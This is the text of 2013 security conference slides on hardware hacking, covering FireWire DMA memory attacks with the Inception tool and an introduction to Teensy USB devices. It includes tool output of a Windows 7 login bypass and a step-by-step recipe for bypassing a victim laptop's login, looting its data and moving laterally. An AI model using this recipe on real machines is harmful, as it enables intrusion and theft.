Fuck 0-days, we will pwn u with hardware, mofos!

Nordic Security Conference 2013

MC & Yaniv Miron
Security 1337s in FCON^{2}LABS @ FortConsult

FORTCONSULT
Straight talk on IT security

FCON^{2}LABS

/ About MC

- Intercontinental man of mystery and security consultant

- Performs security testing and assessments on most continents

- Works in FCON2LABS at FortConsult in Copenhagen, Denmark

- From Peahi, Maui

- Used to rock the house on the ones and twos and Emu SP-1200

/ About Yaniv Miron

- Yaniv Miron aka Lament

- Security Researcher and Consultant @ FCON^{2}LABS @ FortConsult @ Copenhagen, Denmark

- Found security vulnerabilities in IBM, Oracle, Microsoft and Apache products as in other products

- CISO Certified from the Technion (Israel Institute of Technology)

- Certified Locksmith

/ About FortConsult

- Founded in 2002 by Ulf Munkedal
- Located @ Copenhagen, Denmark
- FCON^{2}LABS << doing cool stuff for real
- Go ahead - challenge us

Agenda

- WTF?! is hardware hacking (dude, it’s not moding…come on)
- Hardware hacking today
- Our hardware hacking tools
- Build your own hardware hacking toolkit
- 5 for real hardware hacking DEMOs – we know NSC does not like theoretical crap
- Q & A

Things to Know Ahead


- 0-day – well…
- pwn – check in the dictionary
- mofos – check in the dictionary
- 1+1=3 for high values of 1

Welcome to CPH

Hacking ? Use Hardware

- OWASP Top 10? When was the last time you have pwned something with it?
- Fast – go go go
- Unexpected and unchecked
- When was the last time somebody bought a hacking test with hardware?

Hacking – Long Tail



Software Integrity

Stuxnet

Cyber Terrorism

Denial of Service

APT

Hardware Hacking

Props to ReL1k at trustedsec.com for the diagram

How to Build Your Kit

- You need some $$$ - not much but…
- You need us to tell you what to buy
- You need a shipping address
- You need some learning time
- You need a lab to practice

FireWire

- Apple's name for the IEEE 1394 High Speed Serial Bus

- FireWire supports multiple hosts per bus, plug and play and hot swapping

- FireWire versions >> 400 and 800

- Supports Direct-Memory-Access (DMA)

- FireWire can have communication in both directions at the same time

FireWire – Security

- In SBP-2 (Serial Bus Protocol 2) used by FireWire the controlling device sends a request by remotely writing a command to specified area of the target's FireWire address space

- Mapping between FireWire "Physical Memory Space" and device physical memory is done in hardware

- No operating system intervention


- What could possibly go wrong ;)?

FireWire – Hardware

- FireWire / Thunderbolt / ExpressCard / PCMCIA / interface on attack and victim machine >> servers PCIe etc

- No native FireWire plug? >> add adapter to expand PCIe bus and hotplug it

- Firewire cable to connect interfaces



FireWire – History

- Dornseif et al 2004 at various cons
- Metlstorm’s Winlockpwn – Ruxcon 2006, Kiwicon 2008
- Unofficial tweaks and updates
- Linux Kernel 2.6.22 new Juju FireWire stack
- FTWAutopwn now called Inception http://www.breaknenter.org/projects/inception/

Phat props to @metlstorm (Adam Boileau) and @breaknenter (Carsten Maartmann-Moe)

FireWire – Software

- **Inception tool**
- **Requires Linux with JuJu IEEE FireWire stack e.g. Ubuntu 11 and later**
- **Python 3**
- **Libforensics1394**
- **Pwns WinXP SP2-3, Win7 SP0-1, Vista SP0 SP2, Win 8 SP0, Mac OSX Snow Leopard Lion Mountain Lion, Ubuntu 11.04 11.10 12.04 x86 and x64**

FireWire – Pwnage

- Inception tool
- Patch victim memory to bypass password
- Dump victim memory (4Gb limit due to FW 32-bit limitation)
- Pick pocket mode >> auto dump from victims that connect to FireWire or Thunderbolt daisychain
- This means typical corporate laptop with Win7 Bitlocker full disk crypto is often pwned


FireWire – Pwnage (cont.)

- **Search pwned memory dump or hard drive for credentials, keys, hashes etc**

- **Use volatility tool to carve valuable data from memory dump to plan and execute other attacks**

- **Use obtained data loot to penetrate other systems e.g. move laterally into organization and pwn systems the victim had access**

FireWire – Pwnage (cont.)



```
 _|  _|      _|    _|_|_|  _|_|_|_|  _|_|_|    _|_|_|  _|    _|_|    _|      _|
 _|  _|_|    _|  _|        _|        _|    _|    _|    _|  _|    _|  _|_|    _|
 _|  _|  _|  _|  _|        _|_|_|    _|_|_|      _|    _|  _|    _|  _|  _|  _|
 _|  _|    _|_|  _|        _|        _|          _|    _|  _|    _|  _|    _|_|
 _|  _|      _|    _|_|_|  _|_|_|_|  _|          _|    _|    _|_|    _|      _|

v.0.1.4 (C) Carsten Maartmann-Moe 2012
Download: http://breaknenter.org/projects/inception | Twitter: @breaknenter

[*] FireWire devices on the bus (names may appear blank):
--------------------------------------------------------------------------------
[1] Vendor (ID): MICROSOFT CORP. (0x50f2) | Product (ID):  (0x0)
--------------------------------------------------------------------------------
[*] Only one device present, device auto-selected as target
[*] Selected device: MICROSOFT CORP.
[*] Available targets:
--------------------------------------------------------------------------------
[1] Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[2] Windows Vista: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[3] Windows XP: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[4] Mac OS X: DirectoryService/OpenDirectory unlock/privilege escalation
[5] Ubuntu: libpam unlock/privilege escalation
--------------------------------------------------------------------------------
[!] Please select target (or enter 'q' to quit): 1
[*] Selected target: Windows 7: msv1_0.dll MsvpPasswordValidate unlock/privilege escalation
[*] DMA shields should be down. Attacking...
[*] Searching,  456 MiB so far
[*] Signature found at 0x1c884926 (in page # 116868)
[*] Write-back verified; patching successful
[*] BRRRRRRRAAAAAWWWWRWRRRMRMRMMRMRMMMMM!!!
```

FireWire – Demo

FireWire – Recipe

- HW: FireWire PCMCIA / PCExpress card, eBay or Amazon

- HW: Firewire cable (400/800) with 4/6/9 pole connector to connect attack laptop to victim, eBay or Amazon

- SW: Linux with IEEE1394 Juju Stack

- SW: libforensics driver, Python 3

- SW: Inception

FireWire – Recipe (cont.)

- Find victim laptop and insert FW card (PCMCIA/PCExpress) if there is no FW port

- Connect Linux attack machine to victim over FW and run inception to bypass login


- Rape and pillage hard drive >> login credentials, emails, budgets, contracts etc

- If there is a pre-boot auth password wait until the machine is booted and locked with screen saver before attacking

- If login bypass fails, then dump memory and rinse and repeat as above

Teensy

- The Teensy is a complete USB-based micro-controller development system, in a very small footprint, capable of implementing many types of projects. All programming is done via the USB port. No special programmer is needed, only a standard "Mini-B" USB cable and a PC or Macintosh with a USB port.




Teensy – What Is It ?

- A very fast keyboard in our case
- A cool hardware hacking device
- Our little friend (thanks Scarface) when somebody turns around for a sec…

Teensy – Software


- So we need theTeensy App

- And the Arduino 1.0.1




blink.hex, 2% used

Macintosh OS X 10.5




blink.hex, 2% used

Linux (Ubuntu)



blink.hex, 2% used


Windows XP




blink.hex, 2% used

Windows 7 & Vista


Teensy – Coding





```
/*
 Blink
 Turns on an LED on for one second, then off for one second, repeatedly.

 This example code is in the public domain.
 */

// Pin 13 has an LED connected on most Arduino boards.
// Pin 11 hes the LED on Teensy 2.0
// Pin 6 hes the LED on Teensy++ 2.0
// give it a name:
int led = 13;

// the setup routine runs once when you press reset:
void setup() {
 // initialize the digital pin as an output.
 pinMode(led, OUTPUT);
}

// the loop routine runs over and over again forever:
void loop() {
 digitalWrite(led, HIGH);   // turn the LED on (HIGH is the voltage level)
 delay(1000);               // wait for a second
 digitalWrite(led, LOW);    // turn the LED off by making the voltage LOW
 delay(1000);               // wait for a second
}
```

